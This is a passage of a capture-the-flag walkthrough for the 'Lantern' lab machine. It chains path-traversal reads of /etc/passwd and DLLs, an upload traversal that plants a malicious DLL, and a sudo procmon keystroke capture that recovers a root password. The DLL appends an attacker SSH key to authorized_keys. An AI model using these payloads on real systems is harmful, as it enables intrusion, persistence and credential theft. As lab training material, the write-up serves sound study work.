
As we can control the `lang` & `ext` we can try to fetch the `/etc/passwd` file.

```
$ curl -s 'http://lantern.htb/PrivacyAndPolicy?
lang=&ext=../../../../../../../../../../../../../../../../etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/sites:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuid:x:108:114::/run/uuid:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tomas:x:1000:1000:tomas:/home/tomas:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
```

```
_laurel:x:998:998:./var/log/laurel:/bin/false
```

However, it seems like the web server on `tcp/80` is started as `www-data` and not by any other user i.e. `tomas`; So if there's any private key, we won't be able to read it.

The other interesting functionality is the **"Upload Content"** (`FileUpload.dll`), allowing the user to upload a file.



When intercepting the request, the WebSocket request looks like this.

1006	http://lantern.htb:3000/_blazor	→ To server	3		20:26:25 17 O...	8080	25
1007	http://lantern.htb:3000/_blazor	← To client	3		20:26:30 17 O...	8080	25
1008	http://lantern.htb:3000/_blazor	→ To server	3		20:26:40 17 O...	8080	25
1009	http://lantern.htb:3000/_blazor	← To client	3		20:26:46 17 O...	8080	25
1010	http://lantern.htb:3000/_blazor	→ To server	155		20:26:55 17 O...	8080	25
1011	http://lantern.htb:3000/_blazor	← To client	130		20:26:55 17 O...	8080	25
1012	http://lantern.htb:3000/_blazor	← To client	207		20:26:55 17 O...	8080	25
1013	http://lantern.htb:3000/_blazor	→ To server	90		20:26:55 17 O...	8080	25
1014	http://lantern.htb:3000/_blazor	→ To server	26		20:26:55 17 O...	8080	25
1015	http://lantern.htb:3000/_blazor	← To client	91		20:26:56 17 O...	8080	25
1016	http://lantern.htb:3000/_blazor	→ To server	45		20:26:56 17 O...	8080	25
1017	http://lantern.htb:3000/_blazor	→ To server	36		20:26:56 17 O...	8080	25
1018	http://lantern.htb:3000/_blazor	← To client	1075		20:26:56 17 O...	8080	25
1019	http://lantern.htb:3000/_blazor	← To client	33		20:26:56 17 O...	8080	25

Message

Pretty Raw Hex In

```
1 &BeginInvokeDotNetFromJS&11A~NotifyChangeUd[{"id":1,"lastModified":"2024-10-17T14:56:51.039Z","name":"test","size":6,"contentType":"","blob":{}}]]
```

To make it more readable/modifiable, we use a Burp's plugin called [Blazor Traffic Processor](#). The plugin can directly read/modify the serialized object. The request contains a few important parameters:

1. ID
2. NAME
3. CONTENT-TYPE

We will use the arbitrary file read to download the `FileUpload.dll`. To understand how the application handles file uploads and any potential misconfiguration.

```
$ curl -s 'http://lantern.htb/PrivacyAndPolicy?
lang=../../../../../../../../&ext=./opt/components/FileUpload.dll' --output
FileUpload.dll
```

After decompiling and reversing the binary with a tool such as [dnSpy](#), we can see there's a `LoadFiles` function that takes care of any file upload.

```
private async Task LoadFiles(InputFileChangeEventArgs e)
{
    isLoading = true;
    loadedFiles.Clear();
    foreach (IBrowserFile file in e.GetMultipleFiles(maxAllowedFiles))
    {
        try
        {
            loadedFiles.Add(file);
            string fileName = file.Name.Replace("\\", "");
            string path = Path.Combine("/var/www/sites/lantern.htb/static/images", fileName);
            if (!File.Exists(fileName))
            {
                await using FileStream fs = new FileStream(path, FileMode.Create);
                await file.OpenReadStream(maxFileSize).CopyToAsync(fs);
                UIMessage = "Success!";
                UIMessageType = "alert-success";
            }
            else
            {
                UIMessage = "An error occurred: File already exist";
                UIMessageType = "alert-danger";
            }
        }
        catch (Exception ex)
        {
            UIMessage = "An error occurred: " + ex.Message;
            UIMessageType = "alert-danger";
        }
        ShowError();
    }
    isLoading = false;
}
```

The webapp is using filters that replaces any potential `\`. Therefore, it should prevent filename like `..\..\test.dll`

```
4
5 using System;
6 using System.Collections.Generic;
7 using System.Linq;
8 using System.Text.RegularExpressions;
9 using System.Collections.Generic;
10 using System.IO;
11 using System.Threading.Tasks;
12
13 namespace Rextester
14 {
15     public class Program
16     {
17         public static void Main(string[] args)
18         {
19             string file = "..\\..\\..\\test.dll";
20             string FileName = file.Replace("\\", "");
21             string path = Path.Combine("/var/www/sites/lantern.htb/static/images", FileName);
22             Console.WriteLine("File:{0}", path);
23         }
24     }
25 }
```

Run it (F8) Save it ☐ Show compiler warnings [+] Show input

Compilation time: 0.61 sec, absolute running time: 0.2 sec, cpu time: 0.1 sec, memory peak: 25 Mb, absolute service time: 0,9 sec

File:/var/www/sites/lantern.htb/static/images/.....test.dll

However, if we use the normal Linux path convention, it should not replace anything.


```
4
5 using System;
6 using System.Collections.Generic;
7 using System.Linq;
8 using System.Text.RegularExpressions;
9 using System.Collections.Generic;
10 using System.IO;
11 using System.Threading.Tasks;
12
13 namespace Rextester
14 {
15     public class Program
16     {
17         public static void Main(string[] args)
18         {
19             string file = "../../../test.dll";
20             string FileName = file.Replace("\\", "");
21             string path = Path.Combine("/var/www/sites/lantern.htb/static/images", FileName);
22             Console.WriteLine("File:{0}", path);
23         }
24     }
25 }
```

Run it (F8) Save it ☐ Show compiler warnings [+] Show input

Compilation time: 0.61 sec, absolute running time: 0.21 sec, cpu time: 0.1 sec, memory peak: 25 Mb, absolute service time: 0,98 sec

File:/var/www/sites/lantern.htb/static/images/../../../test.dll

This means we should be able to use a path traversal vulnerability and it should work as long as we have write permissions to the destination. For testing purposes, we'll try to upload a Python file in the web root (`/var/www/sites/lantern.htb/`).



Now that we've verified we have a path traversal vulnerability we need to figure out how we can chain it for code execution. Since we cannot execute the Python file we do get an idea that we can place a file anywhere we want. So, in order to exploit the attack path, we can try to build a malicious DLL to be executed by the application. So, the first thing we will do is fetch any DLL and make note of the `class` & `functions` names.

Lateral Movement

To create and get an appropriate idea of the DLL, we will use the arbitrary file read to download the `Logs.dll` and reverse it. If we also search for DLL's to be used to with a Blazor application we will be pointed to [Razor class library information](#)

```
$ curl -s 'http://lantern.htb/PrivacyAndPolicy?lang=../../../../../../../../&ext=./opt/components/Logs.dll' --output Logs.dll

$ file Logs.dll
Logs.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Since the web application seems to be executing functions from Blazor DLLs we'll need to create a malicious file with dotnet. Using the above reference link we can see an example on how to create a `razorclasslib` with [dotnet](#)

```
$ dotnet6/dotnet new razorclasslib -o test
The template "Razor Class Library" was created successfully.

Processing post-creation actions...
Running 'dotnet restore' on /lantern/evil/test.csproj...
    Determining projects to restore...
    Restored /lantern/test/test.csproj (in 161 ms).
Restore succeeded.
```

We'll also need to rename the default files...

```
mv Component1.razor Component.razor
mv Component1.razor.css Component.razor.css
```

In `Component.razor` add the following while replacing `<YOUR_SSH_PUBKEY>` with an SSH public key. We can create a temporary keypair with the following:

```
$ ssh-keygen -f test -t ed25519
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in evil
Your public key has been saved in evil.pub
The key fingerprint is:
SHA256:tSm5qzcoACbvrxi5TuZgo/R9B7xNxnPU0M8zFGX0HY
The key's randomart image is:
+--[ED25519 256]--+
|                .o+ o|
|                + . =E|
|                . * . .|
|o.            o + .  |
|ooo .   S o o   |
| =o. o   B . .   |
|*.o+o ..= +     |
|+=o....oo .     |
|o+++o..o..      |
+-----[SHA256]-----+
```

```
$ cat test.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKziLQn7LpBaAdp8qpYaxrFt6cBrfa2mTCpMGGP2jfdy
```

```
@using System.Diagnostics;
<div class="my-component">
    <strong>test</strong> library.
</div>

@code
{
```

```

protected override void OnInitialized()
{
    using (Process process = new Process())
    {
        process.StartInfo.FileName = "/bin/bash";
        process.StartInfo.Arguments = "-c \"echo <YOUR_SSH_PUBKEY> >>
/home/tomas/.ssh/authorized_keys\"";
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.Start();
    }
}
}

```

Now we can build our library to be uploaded and executed by the application.

```

$ dotnet6/dotnet build test --configuration Release
MSBuild version 17.3.4+a400405ba for .NET
Determining projects to restore...
All projects are up-to-date for restore.
test -> /lantern/test/bin/Release/net6.0/test.dll

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:02.78

```

Lateral Movement

Now that the DLL is properly compiled, we'll need to upload it leveraging the path traversal vulnerability.

The screenshot displays the Burp Suite interface. The top panel shows the 'Deserialize' tab with a JSON payload for a 'BeginInvokeDotNetFromJS' request. The 'name' field in the payload is highlighted with a red box and contains the path traversal string: `../../../../../../../../opt/components/test.dll`. The bottom panel shows the 'Serialize' tab with the corresponding serialized payload in a hex/ASCII view.

Admin Dashboard

Choose module

Logs

Search

Success!

Upload directory /var/www/sites/lantern.htb/static/images

Upload new customer's avatar:

Choose Files

test.dll

- Name: ../../../../../../opt/components/test.dll
- Last modified: 10/17/2024 8:03:22 PM +00:00
- Size (bytes): 4608
- Content type: application/x-msdownload

Admin Dashboard

Choose module

test

Search

evil library.

Now that our library has been loaded we can use SSH to log into the system with our keypair that we previously created.

```
$ ssh -i test tomas@lantern.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-118-generic x86_64)

<...SNIP...>

Last login: Thu Aug 15 13:00:50 2024 from 10.10.14.46
tomas@lantern:~$
```

Privilege Escalation

Once we are logged in as SSH, we can see that we have an email. Looking at the mail, it is sent by hr@lantern.htb.

```
$ cat /var/mail/tomas
From hr@lantern.htb Mon Jan 1 12:00:00 2023
Subject: Welcome to Lantern!

Hi Tomas,

Congratulations on joining the Lantern team as a Linux Engineer! We're thrilled
to have you on board.

While we're setting up your new account, feel free to use the access and toolset
of our previous team member. Soon, you'll have all the access you need.

Our admin is currently automating processes on the server. Before global testing,
could you check out his work in /root/automation.sh? Your insights will be
valuable.
```

Exciting times ahead!

Best.

Looking at `sudo -l` to view the list of user's privileges or check a specific command. We can see we can run `procmon` as root without the password.

```
$ sudo -l
Matching Defaults entries for tomas on lantern:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
    nap/bin, use_pty

User tomas may run the following commands on lantern:
    (ALL : ALL) NOPASSWD: /usr/bin/procmon
```

The mail indicates that the machine has a task which is been automated. A small assumption can be made: The task can be used for reading/writing a file, spawning other processes, or doing basic Linux tasks. However, when we check the running process we can see the file is been edited in real time.

```
$ ps -aux | grep 'nano'
root      28290  0.0  0.1  7272  4116 pts/0    Ss+  22:10   0:00 nano
/root/automation.sh
tomas     28206  0.0  0.0   6480   2296 pts/2    S+   22:13   0:00 grep --
color=auto nano
```

The `nano` is a command-line text editor, used to modify a file. As we can run `procmon` as root, we can monitor all events in the process; This means we can monitor any syscall made by the user. Let's say if the user is typing something in the text editor, it triggers the `write` syscall. Therefore, someone with privileges to use a tool like `procmon`, can simply monitor any events associated with that syscall, and can export it to an SQLite DB file; It can further investigate what's been written to the file. So we are going to use `procmon` to monitor the `write` syscall and export it to a db file.

```
sudo procmon -e write -p 28290 -c procmon.db
```

```
<command line>:3:9: note: previous definition is here
#define __HAVE_BUILTIN_BSWAP16__ 1
^
3 warnings generated.
prog tag mismatch 988359b7a44779c7 1
WARNING: cannot get prog tag, ignore saving source with program tag
prog tag mismatch 7d5844821d4b1151 1
WARNING: cannot get prog tag, ignore saving source with program tag
Procmon 1.0 - (C) 2020 Microsoft Corporation. Licensed under the MIT license.
Copyright (C) 2020 Microsoft Corporation. All rights reserved. Licensed under the
MIT license.
Mark Russinovich, Mario Hewardt, Javid Habibi, John Salem

Press Ctrl-C to end monitoring without terminating the process.

PID Filter: 28290
Syscall Filter: write
Events captured: 1700
```

We can wait till `procmon` captures ~1500 events. Once we have the database exported, we can use the `sqlitebrowser` to view all the write syscall. To actually get the keystrokes, we need to understand the `write` syscall. This is the syscall definition.

```
ssize_t write(int fd, const void *buf, size_t count);
```

The first function parameter `fd` file descriptor, where the data is to be written. The second function parameter `*buf` is a pointer to the buffer. The last function parameter is the size of the buffer. So in the database, each entry will have the binary data (`blob`). A small Python script to `unpack` the blob.

```
import sqlite3
import struct

def search_password():
    conn = sqlite3.connect('procmon.db')
    cursor = conn.cursor()
    query = """
    SELECT *
    FROM ebp
    WHERE resultcode = 1 AND duration > 90000000
    ORDER BY timestamp
    """

    cursor.execute(query)
    rows = cursor.fetchall()
    final_array = []

    for row in rows:
        blob_data = row[8]
        fmt = '<i10s'
        result = struct.unpack_from(fmt, blob_data)
        final_value = result[1][4:]

        if final_value[0] == 32:
            final_array.append(final_value[1:-len(final_value) + 2].decode())
        else:
            final_array.append(final_value[: -len(final_value) + 1].decode())
    print(final_array)

search_password()
```

The given output list consists of characters, including visible ones and escape sequences like `\x1b`. From the output, we actually have a password which is working for the root user.

```
tomas@lantern:~$ python3 procmon.py
['c', 'k', 'u', 'p', '.', 's', 'h', '\x1b', 'e', 'c', 'h', '\x1b', '\x1b', 'Q',
'3', 'E', 'd', 'd', 't', 'd', 'w', '3', 'p', 'M', 'B', '\x1b', '\x1b', '\x1b',
's', 'u', 'd', 'o', '\x1b', '.', '/', 'b', 'a', 'c', 'k', 'u', 'p', '.', 's',
'h', '\x1b', 'e', 'c', 'h', '\x1b', '\x1b', 'Q', '3', 'E', 'd', 'd', 't', 'd',
'w', '3', 'p', 'M', 'B', '\x1b', '\x1b', '\x1b', 's', 'u', 'd', 'o', '\x1b', '.',
 '/', 'b', 'a', 'c', 'k', 'u', 'p', '.', 's', 'h', '\x1b', 'e', 'c', 'h', '\x1b',
'\x1b', 'Q', '3', 'E', 'd', 'd', 't']
```

```
ckup.sh\x1bech\x1b\x1bQ3Eddtdw3pMB\x1b\x1b\x1bsudo\x1b./backup.sh\x1bech\x
```

```
Password: Q3Eddtdw3pMB
```

```
tomas@lantern:~$ su root
```

```
Password:
```

```
root@lantern:/home/tomas#
```